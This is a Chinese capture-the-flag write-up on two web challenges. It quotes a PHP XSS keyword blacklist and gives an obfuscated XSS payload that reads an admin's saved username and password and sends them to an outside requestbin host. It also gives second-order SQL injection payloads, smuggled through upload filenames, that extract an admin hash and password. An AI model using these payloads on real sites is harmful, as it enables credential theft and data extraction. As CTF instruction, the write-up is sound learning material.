$blacklist = ['_','\'','&','\\','#','%','input','script','iframe','host','onload','onerror','srcdoc','location',
'svg','form','img','src','getElement','document','cookie'];
foreach ($blacklist as $val) {
 while(true){
  if(stripos($feedback,$val) !== false){
   $feedback = str_ireplace($val,"",$feedback);
   }else{
   break;
   }
 }
}
```


过滤了很多字符，但是经过测试，绕过思路与你的名字那题类似，即在关键词中间插入cookie进行绕过，如使用 scricookiept 绕过 script 的过滤。

于是尝试盗取管理员Cookie，但是发现存在CSP，不能引入外部js:



```
Refused to load the script 'http://xss.buuoj.cn/Vt8iWp' because it violates the following Content Security     content.php:1
Policy directive: "script-src 'unsafe-inline' 'self'". Note that 'script-src-elem' was not explicitly set, so 'script-src' is
used as a fallback.
```

于是查看./js/login,.s文件:



login.js


```
if (document.cookie && document.cookie != '') {
    var cookies = document.cookie.split('; ');
    var cookie = {};
    for (var i = 0; i < cookies.length; i++) {
        var arr = cookies[i].split('=');
        var key = arr[0];
        cookie[key] = arr[1];
    }
    if(typeof(cookie['user']) != "undefined" && typeof(cookie['psw']) != "undefined"){
        document.getElementsByName("username")[0].value = cookie['user'];
        document.getElementsByName("password")[0].value = cookie['psw'];
    }
}
```

发现记住密码功能会从Cookie中提取用户名和密码，并赋给username和password，于是我们可以利用这个内部js构造如下payload:

```
<inpcookieut type="text" name="username"></inpcookieut>
<inpcookieut type="text" name="password"></inpcookieut>
<scricookiept scookierc="./js/login.js"></scricookiept>
<scricookiept>
 var uname = documcookieent.getElemcookieentsByName("username")[0].value;
 var passwd = documcookieent.getElemcookieentsByName("password")[0].value;
 var res = uname + " " + passwd;
 documcookieent.locacookietion="http://http.requestbin.buuoj.cn/1015f0o1?a="+res;
</scricookiept>
```

我们利用buuctf提供的requestbin进行接收，也可以利用vps接收。

提交之后等待管理员点击即可，密码就是flag:



http://http.requestbin.buuoj.cn
GET /10l5f0o1?a=admin flag{38832ccf-4510-49a6-a170-2b9d333f7087}   0 bytes

FORM/POST PARAMETERS

None

QUERYSTRING

a: admin flag{38832ccf-4510-49a6-a170-2b9d333f7087}


RAW BODY

HEADERS

Accept-Language: en,*
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTM
Host: http.requestbin.buuoj.cn
Referer: http://app/content.php?id=1

blog


进入页面后，首先注册并登录进去，只有一个上传功能，我们看到url中有 `page=index` 参数，于是尝试一下文件包含，但是提示不是admin：



Only admin can read others!


于是我们来看这个上传功能，虽然可以上传php文件，但是并没有给出路径，而且上传后会回显文件名，和RCTF 2015 upload一题很类似，于是我们尝试利用文件名进行二次注入。

首先测试一下过滤了哪些东西，随便上传一个文件然后抓包改文件名：



```
Referer: http://cd884682-5335-4977-b9b1-3e4733e420c9.node3.buuoj.cn/index.php?page=upload
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _ga=GA1.2.1803328531.1582948098; _gid=GA1.2.280880108.1583226198;
PHPSESSID=s565iqgajl84s26rpfn35fbim5
Connection: close

------WebKitFormBoundaryJAcBSBpAXTU6BT3l
Content-Disposition: form-data; name="pic"; filename="select fromwhereorand"
Content-Type: application/octet-stream
```

从文件名可以看到除了or以外都被替换为空了：




filename	date
or	2020-03-03

除此之外还过滤了一些其他关键词，不过经测试都可以用双写来绕过的，空格用嵌套括号绕过。


于是我们先构造一个payload如下，原理可以参考我RCTF那道题的Writeup。

```
'+(selselectect(conv(hex(substr(database(),1,5)),16,10)))+'
```



filename	date
422944466275	2020-03-03

可以看到文件名返回了一串10进制，转16进制再转字符得到：`bytect`。



```
>>> from libnum import n2s
>>> n2s(422944466275)
'bytec'
```

然后修改substr截取的位置，得到数据库名：`bytectf`。
（之所以要一段一段读是因为如果一次读太多的话会用科学计数法表示，就无法转回字符串了。）

用上述思路，我们可以一步步注入出管理员的密码：


表名payload：

```
'+(selselectect(conv(hex(substr((selselectect(grogroupup_conconcatcat(table_name))frfromom(information_schema.tables)whewherere(table_schema='bytectf')),1,5)),16,10)))+'
```

依次移动截取的位置得到：

1970496882
422944466271
439855375660
422944466271

转字符串得到：



```
>>> n2s(422944466271)
'byte_'
>>> n2s(439855375660)
'file,'
>>> n2s(422944466271)
'byte_'
>>> n2s(1970496882)
'user'
```


字段名注入类似，共有id、username、password、ip、admin五列。

最后我们可以用如下payload得到管理员密码：

```
'+(selselectect(conv(hex(substr((selselectect(grogroupup_conconcatcat(password))frfromom(byte_user)whewherere(username='admin')),1,5)),16,10)))+'
```

不断拼接并转码得到md5：`3814d79033f6fc9c1d3cf002a1f92100`
在线网站可得到明文密码：`kotori912`

成功登录admin账户：




Welcome admin

upload logout

filename	date

下面我们就先再试一下文件包含，获得提示：`You can try to read picture file.`

尝试上传文件发现会显示`illegal ip`，但是Cookie里包含了cipher、plain、encrypt三个字段：



```
Cookie: _ga=GA1.2.1803328531.1582948098; _gid=GA1.2.280880108.1583226198;
PHPSESSID=s565iqgajl84s26rpfn35fbim5;
cipher=ZGRkZGhtZGRkZGhtT3J6MAQMOJb%2F%2FiirvKap%2BmfDh7hTUOCjShL6T4pmnpOotVOJ;
plain=eyJpc19hZG1pbiI6dHJ1ZSwiaXAiOmZhbHNlfQ%3D%3D; encrypt=cbc
Connection: close
```

```
cipher=ZGRkZGhtZGRkZGhtT3J6MAQMOJb//iirvKap+mfDh7hTUOCjShL6T4pmnpOotVOJ
plain=eyJpc19hZG1pbiI6dHJ1ZSwiaXAiOmZhbHNlfQ==
encrypt=cbc
```

plain直接base64解密得到：

```
{"is_admin":true,"ip":false}
```

再结合cbc的提示，判断利用CBC字节翻转攻击将将ip的值转为true。

然后。。

然后就卡住了，一直没有成功...太菜了。。等之后密码学好一点再来分析